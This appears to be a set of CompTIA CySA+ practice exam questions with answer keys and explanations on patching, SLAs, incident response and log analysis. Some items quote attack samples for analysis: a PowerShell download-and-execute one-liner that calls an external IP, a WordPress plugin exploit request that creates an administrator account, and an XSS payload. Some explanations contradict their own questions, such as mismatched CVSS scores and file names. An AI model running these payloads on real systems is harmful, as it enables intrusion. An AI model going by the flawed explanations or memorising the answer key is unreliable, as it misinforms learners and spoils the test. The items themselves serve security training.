A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

- A. Hostname
- B. Missing KPI
- C. CVE details

- D. POC availability
- E. IoCs
- F. npm identifier

Answer: CE

Explanation:

CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. References: [erver and Workstation Patch Management Policy, Section: Policy](#); [Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?](#)

NEW QUESTION 122

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing. Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 127

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

Answer: B

Explanation:

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established¹². TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets³⁴. References: [SYN flood DDoS attack | Cloudflare](#), [What is a SYN flood attack and how to prevent it? | NETSCOUT](#), [TCPDump - A Powerful Tool for Network Analysis and Security](#), [How to Detect a SYN Flood Attack with TCPDump](#)

NEW QUESTION 128

Which of the following does "federation" most likely refer to within the context of identity and access management?

- A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
- B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
- C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user
- D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B

Explanation:

Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

NEW QUESTION 131

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:'.\mshtml,RunHTMLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w  
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script "AccessToken.psr."
- D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 135

Which of the following would eliminate the need for different passwords for a variety of internal applications?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

Answer: B

Explanation:

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 139

A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.

Which of the following risk treatments best describes what the CISO is looking for?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid

Answer: B

NEW QUESTION 143

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 144

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Answer: A

Explanation:

SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION 145

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

```
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory `trx_addons` to read only for all users.
- D. Set the directory `v2` to read only for all users.

Answer: A

Explanation:

Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint `/wp-json/trx_addons/V2/get/sc_layout`. In this case, the attacker tries to use the `wp_insert_user` function to create a new administrator account on the WordPress site¹². Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators³⁴. Limiting layout creation to administrators only, setting the directory `trx_addons` to read only for all users, and setting the directory `v2` to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site⁵⁶. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ... - Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

NEW QUESTION 150

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹².

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an `` tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³.

NEW QUESTION 154

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 156

A cybersecurity analyst is recording the following details

- * ID
- * Name
- * Description
- * Classification of information
- * Responsible party

In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

Answer: A

Explanation:

A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them. Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

NEW QUESTION 159

During a recent site survey, an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

- A. Run a packet sniffer to monitor traffic to and from the access point.
- B. Connect to the access point and examine its log files.
- C. Identify who is connected to the access point and attempt to find the attacker.
- D. Disconnect the access point from the network

Answer: D

Explanation:

The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices¹²³⁴.

The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency⁵.

The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.

Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident⁵.

Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network⁵.

Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network⁵.

References:

- ? 1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
- ? 2 Cybersecurity Analyst+ - CompTIA
- ? 3 CompTIA CySA+ CS0-002 Certification Study Guide
- ? 4 CertMaster Learn for CySA+ Training - CompTIA
- ? 5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
- ? 6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks ...
- ? 7 Rogue Access Point - Techopedia
- ? 8 Rogue access point - Wikipedia
- ? 9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

NEW QUESTION 160

An analyst is evaluating the following vulnerability report:

Vulnerability:

Vulnerability Name: Remote Code Execution
 Group: Information Disclosure
 OWASP: A9 Using Components with Known Vulnerabilities

Metrics:

CVE Dictionary Entry: CVE-2022-9999
 Base Score: 9.3
 CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:

Authentication: Not used
 Times detected: View history
 Aggressiveness: High

Payloads:

[Click here for Request Payload](#)
[Click here for Response Payload](#)

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

- A. Payloads
- B. Metrics
- C. Vulnerability
- D. Profile

Answer: B

Explanation:

The correct answer is B. Metrics.

The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.

The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.

In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.

The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.

References:

- ? [1] CVE - Common Vulnerabilities and Exposures (CVE)
- ? [2] Common Vulnerability Scoring System SIG
- ? [3] CVSS v3.1 Specification Document
- ? [4] CVSS v3.1 User Guide
- ? [5] How to Read a Vulnerability Report - Security Boulevard

NEW QUESTION 161

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/training/books/cysa-cs0-002-study-guide>

NEW QUESTION 164

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: A

Explanation:

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.

OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 169

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

- A. The NTP server is not configured on the host.
- B. The cybersecurity analyst is looking at the wrong information.
- C. The firewall is using UTC time.
- D. The host with the logs is offline.

Answer: A

Explanation:

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly¹. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network²³. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

NEW QUESTION 172

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review Of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

Answer: C

Explanation:

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities¹. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION 177

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

- A. Containerization
- B. Manual code reviews
- C. Static and dynamic analysis
- D. Formal methods

Answer: D

Explanation:

According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools¹.

Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues¹.

NEW QUESTION 180

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

Answer: B

Explanation:

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

NEW QUESTION 184

Which of the following is a nation-state actor least likely to be concerned with?

- A. Detection by MITRE ATT&CK framework.
- B. Detection or prevention of reconnaissance activities.
- C. Examination of its actions and objectives.
- D. Forensic analysis for legal action of the actions taken

Answer: D

Explanation:

A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors.

They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution.

References:

? 1: MITRE ATT&CK®

? 2: What is the MITRE ATT&CK Framework? | IBM

? 3: MITRE ATT&CK | MITRE

? 4: Cyber Forensics Explained: Reasons, Phases & Challenges of Cyber Forensics
| Splunk

? 5: Digital Forensics: How to Identify the Cause of a Cyber Attack - G2

NEW QUESTION 187

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacklivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

Answer: C

Explanation:

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage

to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

NEW QUESTION 190

A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

- A. A vulnerability that has related threats and IoCs, targeting a different industry
- B. A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM
- C. A vulnerability that has no adversaries using it or associated IoCs
- D. A vulnerability that is related to an isolated system, with no IoCs

Answer: B

Explanation:

A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts. References: How to Prioritize Vulnerabilities Effectively: Vulnerability Prioritization Explained, Section: How to prioritize vulnerabilities step by step to avoid drowning in sea of problems; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 192

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 197

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

- A. Law enforcement
- B. Governance
- C. Legal
- D. Manager
- E. Public relations
- F. Human resources

Answer: CE

Explanation:

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security¹². References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

NEW QUESTION 202

Which of the following would an organization use to develop a business continuity plan?

- A. A diagram of all systems and interdependent applications
- B. A repository for all the software used by the organization
- C. A prioritized list of critical systems defined by executive leadership
- D. A configuration management database in print at an off-site location

Answer: C

Explanation:

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster¹. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption². The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization³. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity⁴. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 206

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

- A. Changes to system environment variables
- B. SMB network traffic related to the system process
- C. Recent browser history of the primary user
- D. Activities taken by PID 1024

Answer: D

Explanation:

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes¹². By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 210

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

- A. The scanner is running without an agent installed.
- B. The scanner is running in active mode.
- C. The scanner is segmented improperly.
- D. The scanner is configured with a scanning window.

Answer: B

Explanation:

The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner¹². Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation³. References: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How ... - Acunetix, Vulnerability Scanning Best Practices

NEW QUESTION 215

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
